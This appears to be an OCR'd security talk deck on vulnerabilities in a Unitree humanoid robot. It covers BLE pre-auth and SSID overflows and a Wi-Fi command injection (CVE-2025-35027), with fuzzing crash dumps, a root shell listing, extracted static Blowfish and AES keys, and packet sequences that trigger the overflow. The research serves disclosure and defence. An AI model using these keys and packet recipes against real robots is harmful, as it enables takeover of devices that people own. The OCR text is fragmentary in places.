heckWanStatus: /proc/eth1/up_event is not exist!!
heckWanStatus: /proc/eth1/up_event is not exist!!
```


```
bash-5.1# ls -lat && pwd
drwxr-xr-x    2 root     root             0 Sep 30  2025 usb
drwxr-xr-x    3 root     root             0 Dec 27 19:58 .
-rw-------    1 root     root             0 Dec 27 19:58 osinj_whoami.txt
-rw-------    1 root     root            21 Dec 27 19:47 wscd_daemon_parameters
drwxr-xr-x   22 root     root             0 Dec 27 19:45 ..
-rw-r--r--    1 root     root            14 Dec 27 19:45 tmp.txt
-rwSr-----    1 root     root             2 Dec 27 19:45 bridge_init
----------    1 root     root             0 Dec 27 19:45 lock
/tmp
```


[3483.864000] 4f4f4f4f (epc == 00419758, ra == 004196f8)
[3483.864000] Cpu 0
[3483.864000] $ 0 : 00000000 1000a400 00000001 4f4f4f4f
[3483.864000] $ 4 : 0000028c 000004d2 00000001 00000001
[3483.864000] $ 8 : 00000000 00001015 8028d440 00000004
[3483.864000] $12 : 7fb1fa48 00000000 00000000 8fbbd45c
[3483.864000] $16 : 00b73c78 004a0000 00bc4a30 00000001
[3483.864000] $20 : 00000037 00b2e248 00b2e080 00b2e288
[3483.864000] $24 : 8fbbd408 2b18c650
[3483.864000] $28 : 2b160a40 7fb1fb10 00b68bf0 004196f8
[3483.864000] Hi : 00000000
[3483.864000] Lo : 00000000
[3483.864000] epc : 00419758 0x419758
[3483.864000] Not tainted
[3483.864000] ra : 004196f8 0x4196f8
[3483.864000] Status: 0000a413 USER EXL IE
[3483.864000] Cause : 10800008
[3483.864000] BadVA : 4f4f4f4f
[3483.864000] PrId : 00019300 (MIPS 24Kc)
[3483.864000] Modules linked in:
[3483.864000] Process [redacted] (pid: 1294, threadinfo=8f0ca000, task=8f011630, tls=005a58d4)
[3483.872000] Stack : 00000000 00000000 00000010 00000057 2b1e05c0 00000000 00000000 00000
[3483.872000] 42424243 42424242 00019000 00019000 00000001 00000001 00000037 00000
[3483.872000] 01000000 00000000 00000000 00000000 00000000 00000000 00000000 00000
[3483.872000] 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000
[3483.872000] 00000000 00000000 fffffffe 00000000 7fb1fdd0 00447f49 00000002 61303
[3483.872000] ...
[3483.876000] Call Trace:
[3483.876000] [<804e024f>] dc_ipv6_getsockopt.isra.1+0x653/0x75c

killall: ping: no process killed
[2695.300000] do_page_fault() #2: sending SIGSEGV to ncc2 for inval
[2695.300000] 41414140 (epc == 41414141, ra == 41414141)
[2695.312000] Cpu 0
[2695.312000] $ 0 : 00000000 1000a401 00000000 7f7b4fe0
[2695.312000] $ 4 : 0000000a 7f7b4fe0 000000ff 00000000
[2695.312000] $ 8 : 00000000 0000a400 00000000 8f83a000
[2695.312000] $12 : 00000000 3b9aca00 00000000 3b9aca00
[2695.324000] $16 : 41414141 41414141 41414141 41414141
[2695.324000] $20 : 00548734 00000000 00000004 0055c6c8
[2695.324000] $24 : 806db108 2af92be0
[2695.328000] $28 : 2aece450 7f7b51f8 0055c860 41414141
[2695.328000] Hi : 00000000
[2695.332000] Lo : 3b9aca00
[2695.332000] epc : 41414141 0x41414141
[2695.332000] Not tainted
[2695.332000] ra : 41414141 0x41414141
[2695.332000] Status: 0000a413 USER EXL IE
[2695.340000] Cause : 10800008
[2695.340000] BadVA : 41414140
[2695.340000] PrId : 00019300 (MIPS 24Kc)
[2695.340000] Modules linked in:
[2695.340000] Process ncc2 (pid: 2175, threadinfo=8f158000, task=8f
[2695.340000] Stack : 41414141 41414141 41414141 41414141 41414141
[2695.344000] 41414141 41414141 41414141 41414141 41414141
[2695.344000] 41414141 41414141 41414141 41414141 41414141
[2695.356000] 41414141 41414141 41414141 41414141 41414141
[2695.356000] 41414141 41414141 41414141 41414141 41414141
[2695.360000] ...
[2695.360000] Call Trace:
[2695.360000]
[2695.364000]
[2695.364000] Code: (Bad address in epc)
[2695.368000]
[217[redacted]17797|17797 lanmapd2.c : 1932 init_fd_nsma()]:::CHECK!
already enabled!MLD_Socket :5
already enabled!MLD_Socket :5
already enabled!MLD_Socket :5
already enabled!MLD_Socket :5
[2452.976000] [redacted]/2154: potentially unexpected fatal signal 11.
[2452.988000]
[2452.988000] Cpu 0
[2452.992000] $ 0 : 00000000 7f3b502e 41414141 41414141
[2453.000000] $ 4 : 2b1f3bd0 2b1017bc 2b1f3bd0 fffffffe
[2453.004000] $ 8 : 00000000 00000000 8f12f924 0000086a
[2453.004000] $12 : ffffffff 00008000 00010000 8fbc015c
[2453.004000] $16 : 00000000 00abe850 004c9208 7f3b50ec
[2453.004000] $20 : 00abe850 0000000a 00000005 0055c6c8
[2453.004000] $24 : 8fbc0108 2b100d40
[2453.004000] $28 : 2b1fbd60 7f3b4c30 7f3b4c30 2b18539c
[2453.012000] Hi : 00000000
[2453.016000] Lo : 00000000
[2453.016000] epc : 2b1855d8 0x2b1855d8
[2453.024000] Not tainted
[2453.024000] ra : 2b18539c 0x2b18539c
[2453.024000] Status: 0000a413 USER EXL IE
[2453.032000] Cause : 10800010
[2453.036000] BadVA : 4141414d


[99.092000] 61616161 (epc == 004164d4, ra == 004160c4)
[99.092000] Cpu 0
[99.092000] $ 0 : 00000000 7f86da7e 00000000 61616161
[99.092000] $ 4 : 00000075 00000000 00000001 00000000
[99.092000] $ 8 : 00000000 8fbbd254 8f17e424 0000059e
[99.092000] $12 : 00000001 00008000 00010000 8fbbd25c
[99.092000] $16 : 009cb8d0 004a0000 7f86db94 000200f3
[99.096000] $20 : 004a0adc 00000000 004a0adc 004a0adc
[99.096000] $24 : 8fbbd208 2b8e3f70
[99.096000] $28 : 2b894a40 7f86dad0 004a0adc 004160c4
[99.096000] Hi : 00000000
[99.096000] Lo : 00000000
[99.096000] epc : 004164d4 0x4164d4
[99.096000] Not tainted
[99.096000] ra : 004160c4 0x4160c4
[99.096000] Status: 0000a413 USER EXL IE
[99.096000] Cause : 10800008
[99.096000] BadVA : 61616161
[99.096000] PrId : 00019300 (MIPS 24Kc)
[99.096000] Modules linked in:
[99.096000] Process [redacted] (pid: 1294, threadinfo=8f0fc000, task=8f0ed670, tls=005a58d4)
[99.096000] Stack : 00000000 00000000 00000000 00000000 2b85d010 00000000 2b8b6698 2b8b9728
[99.096000] 00000000 00000001 00000000 00000000 00000000 f0000000 00449382 ffffffff
[99.096000] 00000000 00000078 00000000 00000020 00000000 00000001 00000002 00000100
[99.096000] 00000000 00000008 00000008 00000008 00000008 00000008 00000008 00000008
[99.096000] 00000008 7f86dcc4 0a000202 00000000 00000000 00000000 00000000 00000000
[99.096000] ...
[99.096000] Call Trace:
[99.096000]
[99.096000]
[99.096000] Code: 00000000 8fa301e4 00000000
[99.096000] 00000000 1040003b 00000000 82c20000 00000000
Caught SIGSEGV, dumping core in /tmp
[99.104000] boa/1294: potentially unexpected fatal signal 6.



[2415.536000] BadVA : 7f871000
[2415.536000] PrId : 00019300 (MIPS 24Kc)
[2415.536000] Modules linked in:
[2415.536000] Process [redacted] (pid: 1295, threadinfo=8f07a000, task=8f0fe0f8, tls=005a58d4)
[2415.536000] Stack : 01bd02d0 00bd02d0 004a0000 00000000 00000000 00b57560 00bd02d0 004a0000
[2415.540000] 00000000 00441da4 32303200 7fffffff 00000000 00000000 00000000 00000000
[2415.540000] 00000000 00000000 00000000 00000000 00000000 00000100 00000000 00000008
[2415.540000] 00000001 00000000 00000000 00000000 00000000 00000000 01323030 313a6462
[2415.540000] 383a3a33 35313841 41414141 41414141 41414141 41414141 41414141 41414141
[2415.540000] ...
[2415.540000] Call Trace:
[2415.540000] (Bad stack address)
[2415.540000]
[2415.540000] Code: 24630001 90a40000 00000000 <1480fffb> a0640000 03e00008 00000000 0000
Caught SIGSEGV, dumping core in /tmp
[2415.544000] boa/1295: potentially unexpected fatal signal 6.
[2415.544000]
[2415.544000] Cpu 0
[2415.544000] $ 0 : 00000000 1000a400 00000000 00027cd0
[2415.544000] $ 4 : 0000050f 00000006 00000000 00000000
[2415.544000] $ 8 : 00000000 41414141 41414141 41414141
[2415.544000] $12 : 41414141 41414141 41414141 004b0000
[2415.544000] $16 : 2ab80000 2ab70000 004a0000 00000000
[2415.544000] $20 : 00b57560 004b9d90 00000004 00449650
[2415.544000] $24 : 004b5650 2ab27f00
[2415.544000] $28 : 2ab7f5c0 7f870578 0000005c 2ab47d8c
[2415.544000] Hi : 00000000
[2415.548000] Lo : 00000000
[2415.548000] epc : 2ab27f24 0x2ab27f24
[2415.548000] Not tainted
[2415.548000] ra : 2ab47d8c 0x2ab47d8c
[2415.548000] Status: 0000a413 USER EXL IE


[3874.520000] 42424242 (epc == 42424242, ra == 42424242)
[3874.520000] Cpu 0
[redacted]874.520000] $ 0 : 00000000 1000a400 00000045 0000030d
[874.520000] $ 4 : 0060e4dd 7fa60a59 00000001 7fa60a59
[874.520000] $ 8 : 0000003e 303b7572 6c3d2f64 68637036
[874.520000] $12 : 732e6874 6d223e3c 2f686561 643e3c2f
[874.520000] $16 : 42424242 42424242 42424242 42424242
[874.520000] $20 : 42424242 004b9d90 00000004 00449650
[874.520000] $24 : 004b56c0 2b70e400
[874.520000] $28 : 2b7515c0 7fa61450 0000005c 42424242
[874.520000] Hi : 00000000
[874.520000] Lo : 00000004
[874.520000] epc : 42424242 0x42424242
[874.524000] Not tainted
[874.524000] ra : 42424242 0x42424242
[874.524000] Status: 0000a413 USER EXL IE
[874.524000] Cause : 10800008
[874.524000] BadVA : 42424242
[874.524000] PrId : 00019300 (MIPS 24Kc)
[874.524000] Modules linked in:
[874.524000] Process [redacted] (pid: 1295, threadinfo=8f184000, task=8f00c4d0, tls=005a58d4)
[874.524000] Stack : 42424242 42424242 42424242 42424242 42424242 42424242 42424242 42424242
[874.524000] 42424242 42424242 42424242 42424242 42424242 42424242 42424242 42424242
[874.524000] 42424242 42424242 42424242 42424242 42424242 42424242 42424242 42424242
[874.524000] 42424242 42424242 42424242 42424242 42424242 42424242 42424242 42424242
[874.524000] 42424242 42424242 42424242 42424242 42424242 42424242 42424242 42424242
[874.524000] ...
[874.532000] Call Trace:

12 CVEs

0-days in 1 day of benchmarking

UniTree Humanoid



UniPwn

CVE-2025-35027




Figure 1: Humanoid Robot Architecture: Internal system structure showing hardware layer, Linux kernel, master service orchestration, and service hierarchy (left), and high-level ecosystem with communication paths showing authorized cloud services, telemetry servers, and internal components including obstacle avoidance, path planning, and speech recognition with DDS/ROS2 compatibility (right). Critical finding: Persistent telemetry connections to external servers transmit robot state and sensor data without explicit user consent.

versions, with successful exploitation granting persistent access via SSH, credential modification, or arbitrary command execution[1].

2.3 Service Orchestration

The 9.2 MB `master_service` binary supervises 26 daemons grouped into priority, initialisation, and runtime pools. Runtime pooling recorded `ai_sport` consuming roughly 145% CPU (multi-core), `state_estimator` near 30%, with persistent load from `robot_state`, `vui_service`, `webrtc_bridge`, and `chat_go`. Their configuration archives are wrapped by FMX and therefore inherit the weaknesses documented in Section 3.

2.4 Communication Surfaces

Multiple live channels operate simultaneously:

- **DDS/RTPS** for intra-robot publish/subscribe messaging (unencrypted and susceptible to local interception).
- **MQTT** on port 17883 for telemetry and OTA coordination with 43.175.228.18 and 43.175.229.18.
- **WebRTC** via `webrtc_bridge` for media streaming, with TLS certificate verification disabled in the shipped client.
- **BLE/Wi-Fi** links via `upper_bluetooth` and `chat_go` for mobile or app-based control. The BLE channel specifically exposes the command injection vulnerability.

The overlap between unencrypted local buses and authenticated cloud uplinks enables the cross-layer attacks explored later in this brief.


3 FMX Cryptanalysis


Designated "FMX", the Unitree's encryption employs a dual-layer


3.1 Layer 2 (Outer): Static Blowfish Encryption—FULLY BROKEN


- **Algorithm:** Blowfish cipher in ECB mode (64-bit blocks, no IV).
- **Key Recovery:** Static 128-bit key extracted from `master_service` binary through symbol analysis of `unitree::security::Mixer` class.
- **Security Impact:** Fleet-wide key reuse confirmed across multiple G1 units reduces effective entropy to 0 bits—compromising one device exposes the entire fleet. ECB mode enables pattern analysis attacks and provides no authentication guarantees.

```
Key: 44c56a97ccf33d585a91c18e1c7238 2b
Mode: ECB (no IV), Status: COMPROMISED
```












Rediscovering WPA Command Injection (CVE-2025-35027)





Surprising, oday!
1# BLE Preauth Overflow



[opcode (2 bytes)][encrypted_data (opcode-2 bytes)]
Decrypted packet:
[0x52][packet_len][0x04][current_idx][total_idx][...SSID_data...][checksum]
0 1 2 3 4 5 to N-1 N

packet_len = 1 (header) + 1 (packet_len itself) + 1 (instruction_id)
+ 1 (current_idx) + 1 (total_idx) + SSID_data_length + 1 (checksum)
= 6 + SSID_data_length
size_t ssid_data_length = packet_len - 6; // x24_1 - 6

```
"vote": 0.95,
"annotation": "This thought represents the decrypt_data() call which is the critical
transformation point where external input (chan + 2) becomes the decrypted_data buffer
used in the vulnerable memcpy. The function takes 'chan + 2' (skipping 2 bytes of
header) with 'data_length' (opcode.w - 2) and outputs to 'decrypted_data' buffer. This
is a direct data dependency - the decrypted_data buffer that contains the malicious size
value at offset 1 (used as x24_1) originates from this decryption operation. The input
'chan' appears to come from external packet data, making this a critical step in the
taint path from user-controlled input to the sink. While
```

Sink

```
00412204    memcpy(sp_3 + 0x10, decrypted_data + 5, x2_7)
00412220    valid_incoming_user = 0
00412224    __printf_chk(flag: 1, format: "handshake_content=%s\n", sp_3 + 0x10)
00412240    __printf_chk(flag: 1, format: "strlen(handshake_content)=%d\n",
                strlen(sp_3 + 0x10))
00412258    __printf_chk(flag: 1, format: "handshake_valid_content=%s\n",
                handshake_valid_content)
00412274    __printf_chk(flag: 1, format: "strlen(handshake_valid_content)=%d\n",
                strlen(handshake_valid_content))
00412284    char x1_19
00412284
00412284    if (strcmp(handshake_valid_content, sp_3 + 0x10) != 0)
00412620        puts(str: "invalid handshake!")
00412624        valid_incoming_user_1 = zx.d(valid_incoming_user)
00412634        x1_19 = (neg.d(zx.d(valid_incoming_user_1.b) + 0x57)).b & 0xff
00412284    else
0041228c        x1_19 = -0x58
00412290        valid_incoming_user = 1
```

Authentication

```
size_t x2_7 = sx.q(x24_1 - 6)
```

Surprising, odays!
2# SSID Accumulated Overflow


```
AES_KEY = "df98b715d5c6ed2b25817b6f2554124a"
AES_IV  = "2841ae97419c2973296a0d4bdfe19a4f"
Mode: AES-CFB128

char const aes_key[0x21] = "df98b715d5c6ed2b25817b6f2554124a", 0
                           00 00 00 00 00 00 00 00          ........
char const aes_iv[0x21] = "2841ae97419c2973296a0d4bdfe19a4f", 0
  00 00 00 00 00 00 00 00                                   ........
```

Send: [0x52][56][0x04][1][5][...50 bytes...][csum]
→ data_45feda = 0 + 50 = 50
→ Writes to: &data_45fedc[0..49]


Send: [0x52][56][0x04][2][5][...50 bytes...][csum]
→ data_45feda = 50 + 50 = 100
→ Writes to: &data_45fede[50..99]


Send: [0x52][56][0x04][3][5][...50 bytes...][csum]
→ data_45feda = 100 + 50 = 150
→ Writes to: &data_45fedc[100..149]

→ OVERWRITES data_45ff40 (password length) and beyond!



[data_45fedc] SSID Buffer (100 bytes)
[data_45ff40] Password Length <- OVERWRITTEN at byte 100
[data_45ff42] Password Buffer <- OVERWRITTEN at byte 102
[...] Other global data <- OVERWRITTEN beyond that






```
{
  "entry": "Look at: 004126f4                                    (6data_45ff42)
[zx.q(x28_1.w) + x19_4] = \n004126f4                                    *
(decrypted_data + 5 + x19_4)\n",
  "current": {
    "id": "d72356e7-55a9-4862-b7d5-81e3ea3dec3b",
    "slice": "0x411f84: uint32_t x24_1 = zx.d(*(decrypted_data + 1))",
    "context": {
      "parent": "receive_manager",
      "packet_field": "length",
      "offset": 1
    },
    "characteristic": "source",
    "type": "inner",
    "decisions": {
      "vote": 0.95,
      "annotation": "This thought represents the extraction of x24_1 from decrypted_da
at offset 1, which appears to be a packet length field. This is a critical node in the
backward taint propagation for multiple reasons: \n\n1) **Direct attacker control**:
x24_1 comes directly from decrypted packet data (*(decrypted_data + 1)), meaning it's
derived from network input that an attacker can control.\n\n2) **Multiple vulnerabilit
```

Thank You

Ruikai Peng / retr0reg

@retr0reg
retr0.blog
/ruikai-peng
/retr0reg

Olivier Laflamme / Boschko

@olivier_boschko
boschko.ca
/olivierlaflammelink
/OlivierLaflamme